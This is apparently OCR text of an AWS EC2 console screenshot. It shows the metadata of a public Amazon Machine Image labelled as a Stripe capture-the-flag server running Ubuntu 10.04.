
Events


✓ US East (Virginia): No events Refresh


Related Links


- Getting Started Guide
- Documentation
- All EC2 Resources
- Forums
- Feedback
- Report an Issue



Amazon Machine Images
Launch
Spot Request
Register New AMI
De-register
Permissions
Show/Hide
Refresh
Help
Viewing:
All Images
All Platforms
stripe
1 to 1 of 1 AMIs
Name
AMI ID
Source
Owner
Visibility
empty
ami-563ae63f
928171847254/stripe-ctf-server-ubuntu-10.04-lucid-amd64-20120314-0922
928171847254
Public
1 EC2 Amazon Machine Image selected
EC2 Amazon Machine Image: ami-563ae63f
Description
Tags
AMI ID: ami-563ae63f
AMI Name: stripe-ctf-server-ubuntu-10.04-lucid-amd64-20120314-0922
Description: Stripe CTF Server - Ubuntu 10.04 Lucid amd64 20120314-0922
Source: 928171847254/stripe-ctf-server-ubuntu-10.04-lucid-amd64-20120314-0922
Owner: 928171847254
Visibility: Public
Product Code:
State: available
Kernel ID: aki-427d952b
RAM Disk ID: -
Image Type: machine
Architecture: x86_64
Platform: Ubuntu
Root Device Type: ebs
Root Device: /dev/sda1
Image Size: 8 GiB
Block Devices: /dev/sda1=snap-cf0de0b5:8:true
Virtualization: paravirtual
State Reason: -

